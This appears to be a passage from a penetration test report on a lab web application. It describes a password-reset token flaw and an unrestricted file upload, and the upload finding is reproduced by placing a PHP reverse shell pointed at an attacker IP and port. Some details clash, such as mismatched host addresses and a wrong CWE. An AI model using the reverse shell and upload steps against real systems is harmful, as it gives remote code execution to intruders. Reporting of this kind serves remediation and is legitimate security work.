302	GET	10.200.107....	password_reset.php?user=gurag&us...	document	html	2.42 KB	1...
200	GET	10.200.107....	reset.php	document	html	2.27 KB	1...
200	GET	10.200.107....	style.css	stylesheet	css	cached	1...
200	GET	10.200.107....	favicon.png	FaviconLoad...	png	cached	5...

```
GET http://10.200.107.31/password_reset.php?user=gurag&user_token=d45edcb5a01fba3
47d3e501e80d3e9bcfed1943a29772ac02119029ec479c0e999293725ca0dad9f3ee8703a8
0263ca2a3d1

Status       302 Found
Version      HTTP/1.1
Transferred  2.42 KB (1.92 KB size)

Response Headers (514 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 65
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Sep 2021 08:12:50 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
location: reset.php
Pragma: no-cache
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
Set-Cookie: user_token=3ac3b27cc6e02007e4d3467f94bb26f15b76d52f1377306a0b
4966008cdacca7b52d556f4b5fa40538da67009c63413c516d
X-Powered-By: PHP/7.4.11

Request Headers (624 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos; user_token=d45edcb5a01fba347d
3e501e80d3e9bcfed1943a29772ac02119029ec479c0e999293725ca0dad9f3ee8703a8
0263ca2a3d1
```

- reset. Php with request and response cookies as shown below:



Password successfuly updated!

- Remediation steps :
  1. Make sure that all input supplied by the user to the password recovery mechanism is thoroughly filtered and validated
  2. Require that the user properly answers the security question prior to resetting their password and sending the new password to the e-mail address of record
  3. Validate host header before use do not trust host header blindly do not rely on Host header


2.7 Unrestricted File Upload

Severity:	Critical
Severity Rating (CVSS V3):	9.6
Affected System	10.200.110.31
Description	The web application upload feature fails to restrict file types, allowing direct upload and execution of malicious PHP code disguised as legitimate files (e.g., .jpg, .png).
CWEs	CWE-640: Weak Password Recovery Mechanism for Forgotten Password
References:	CWE-434: Unrestricted Upload of File with Dangerous Type cwe.mitre.org/data/definitions/434.html GitHub - ivan-sincek/php-reverse-shell: PHP shells that work on Linux OS, macOS, and Windows OS. (reverse shell reference)
Impact	Allows Gaining of Remote Code Execution on the system as the web server user (typically www-data or IIS APPPOOL).

• Reproduction Steps:

1. Login to http://10.200.107.31


   Below is the home page that allow us to upload image after login.


holo.live - Upload - Mozilla Firefox
File Edit View History Bookmarks Tools Help
holo.live - Upload
New Tab
10.200.107.31/home.php
Welcome, Gawr Gura!
Upload Image
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend

Status	Met...	Domain	File	Initiator	Type	Transferred	Si...
302	GET	10.200.107....	login.php?user=gurag&password=P...	document	html	2.49 KB	2...
200	GET	10.200.107....	home.php	document	html	2.47 KB	2...
	GET	10.200.107.31	Gawr.png	img			
200	GET	10.200.107....	favicon.png	FaviconLoad...	png	cached	5...


```
GET http://10.200.107.31/home.php
Status           200 OK
Version          HTTP/1.1
Transferred      2.47 KB (2.11 KB size)
Referrer Policy  no-referrer-when-downgrade

Response Headers (366 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 2164
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Sep 2021 08:16:01 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
Pragma: no-cache
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11

Request Headers (523 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos; user_token=3ac3b27cc6e02007e
4d3467f94bb26f15b76d52f1377306a0b4966008cdacca7b52d556f4b5fa40538da6700
9c63413c516d
Host: 10.200.107.31
Referer: http://10.200.107.31/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Below is the source for the home page after login to 10.200.107.31:


http://10.200.107.31/home.php - Mozilla Firefox
File Edit View History Bookmarks Tools Help
holo.live - Upload
http://10.200.107.31/home.p
New Tab
view-source:http://10.200.107.31/home.php

```
  }
  .button {
  margin-top: 3%;
  margin-bottom: 3%;
  }
  .form-inline input {
    vertical-align: middle;
    padding: 10px;
    background-color: #fff;
    border: 1px solid #ddd;
  }
  .form-inline button {
    padding: 10px 20px;
    background-color: #06d6a0;
    border: 1px solid #ddd;
    color: white;
    cursor: pointer;
  }
  .form-inline button:hover {
    background-color: #04b889;
  }
  .box_container {
  margin-top: 5%;
  display: block;
  margin-left: auto;
  margin-right: auto;
  width: 30%;
  border-style: solid solid solid solid;
  background-color: white;
  border-radius: 5%;
  }
  .login_container {
    text-align: center;
  }
</style>
</head>
<body>
  <div class="box_container">
    <h1 class="header">Welcome, Gawr Gura!</h1>
    <img src="Gawr.png" alt="holo gawr gura" class="logo_center">
    <div class="login_container">
      <form class="form-inline" action="/img_upload.php">
        <button type="submit" class="button">Upload Image</button>
      </form>
```


Below is the upload image page:


holo.live - Upload - Mozilla Firefox
File Edit View History Bookmarks Tools Help
holo.live - Upload
http://10.200.107.31/upload
New Tab
10.200.107.31/img_upload.php?
holo.live
Browse...
No file selected.
Upload
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache
No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend

Status	Met...	Domain	File	Initiator	Type	Transferred	Si...
200	GET	10.200.107...	img_upload.php	document	html	2.20 KB	1...
200	GET	10.200.107...	upload.js	script	js	cached	8...
200	GET	10.200.107...	favicon.png	FaviconLoad...	png	cached	5...


```
GET http://10.200.107.31/img_upload.php
Status          200 OK
Version         HTTP/1.1
Transferred     2.20 KB (1.83 KB size)
Referrer Policy no-referrer-when-downgrade

Response Headers (381 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 1875
Content-Type: text/html; cherset=utf-8,charset=UTF-8
Date: Thu, 09 Sep 2021 08:22:33 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11

Request Headers (538 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos; user_token=3ac3b27cc6e02007e
4d3467f94bb26f15b76d52f1377306a0b4966008cdacca7b52d556f4b5fa40538da6700
9c63413c516d
Host: 10.200.107.31
Referer: http://10.200.107.31/home.php
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
```

Below is the source for upload image page:


http://10.200.107.31/img_upload.php - Mozilla Firefox
File Edit View History Bookmarks Tools Help
holo.live - Upload
http://10.200.107.31/img_u
New Tab
view-source:http://10.200.107.31/img_upload.php


```
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
      padding: 10px;
      background-color: #fff;
      border: 1px solid #ddd;
    }
    .form-inline button {
      padding: 10px 20px;
      background-color: #06d6a0;
      border: 1px solid #ddd;
      color: white;
      cursor: pointer;
    }
    .form-inline button:hover {
      background-color: #04b889;
    }
    body {
      background-color: #171A21;
      overflow: hidden;
    }
  </style>
<!DOCTYPE html>
<html lang="en" dir="ltr">
  <head>
    <meta charset="utf-8">
    <title>holo.live - Upload</title>
    <link rel="icon" type="image/png" href="favicon.png"/>
    <!-- <link rel="stylesheet" href="style.css"> -->
    <script src="upload.js"></script>
  </head>
<body>
    <div class="box_container">
      <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
      <div class="login_container">    <form class="form-inline" method='post' enctype='multipart/form-data' action="upload.php">
      <input type='file' name='fileToUpload' id='fileToUpload'>
      <input class='btn' type='submit' value='Upload' name='submit' id='submitBtn'>
    </form>
```

From the source of upload image page, we can see that it is using a JavaScript named "upload.js" to process the upload. We have check on the "upload.js" JavaScript, below is what we found interesting; basically, it allows us to upload anything to 10.200.110.31:


http://10.200.107.31/upload.js - Mozilla Firefox
File Edit View History Bookmarks Tools Help
holo.live - Upload
http://10.200.107.31/upload
New Tab
view-source:http://10.200.107.31/upload.js

```
function readURL(input) {
  if (input.files && input.files[0]) {

    var reader = new FileReader();

    reader.onload = function(e) {
      $('.image-upload-wrap').hide();

      $('.file-upload-image').attr('src', e.target.result);
      $('.file-upload-content').show();

      $('.image-title').html(input.files[0].name);
    };

    reader.readAsDataURL(input.files[0]);

  } else {
    removeUpload();
  }
}

function removeUpload() {
  $('.file-upload-input').replaceWith($('.file-upload-input').clone());
  $('.file-upload-content').hide();
  $('.image-upload-wrap').show();
}
$('.image-upload-wrap').bind('dragover', function () {
        $('.image-upload-wrap').addClass('image-dropping');
    });
    $('.image-upload-wrap').bind('dragleave', function () {
        $('.image-upload-wrap').removeClass('image-dropping');
});
```

* With unrestricted file upload, we can craft a reverse shell php and upload to 10.200.110.31 that will get us access to the system
Download php reverse shell code and modify the php reverse shell and provide the IP of our attacker machine and port to be bind as shown below:




```
    }
}
echo '<pre>';
// change the host address and/or port number as necessary
$sh = new Shell('10.50.103.20', 18888);
$sh->run();
unset($sh);
// garbage collector requires PHP v5.3.0 or greater
// @gc_collect_cycles();
echo '</pre>';
?>
```

The specific Proof-of-Concept Payload Code used in PHP Reverse Shell as shown in code snippet below:

```
$sh = new Shell('10.50.103.20',18888);
```

Upload to 10.200.107.31 via upload page and it show a successful uploaded message in below



Mozilla Firefox
File Edit View History Bookmarks Tools Help
10.200.107.31/upload.php
http://10.200.107.31/upload
New Tab
10.200.107.31/upload.php
Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility What's New
Filter URLs
All HTML CSS JS XHR Fonts Images Media WS Other
Disable Cache No Throttling
Headers Cookies Request Response Timings
Filter Headers
Block Resend
Raw

The file rev.php has been uploaded.

Status	Met...	Domain	File	Initiator	Type	Transferred	Si...
200	POST	10.200.107....	upload.php	document	html	400 B	3...
404	GET	10.200.107....	favicon.ico	FaviconLoad...	html	cached	3...

```
POST http://10.200.107.31/upload.php

Status            200 OK
Version           HTTP/1.1
Transferred       400 B (35 B size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (365 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 35
Content-Type: text/html; charset=UTF-8
Date: Thu, 09 Sep 2021 08:24:29 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1g PHP/7.4.11
X-Powered-By: PHP/7.4.11

Request Headers (696 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=
0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 9639
Content-Type: multipart/form-data; boundary=---------------------------13946117
0331782460951240440199
Cookie: PHPSESSID=jfp02ru4vfvanr5q9ma5s81dos; user_token=3ac3b27cc6e0200
7e4d3467f94bb26f15b76d52f1377306a0b4966008cdacca7b52d556f4b5fa40538da
67009c63413c516d
Host: 10.200.107.31
Origin: http://10.200.107.31
Referer: http://10.200.107.31/img_upload.php?
```

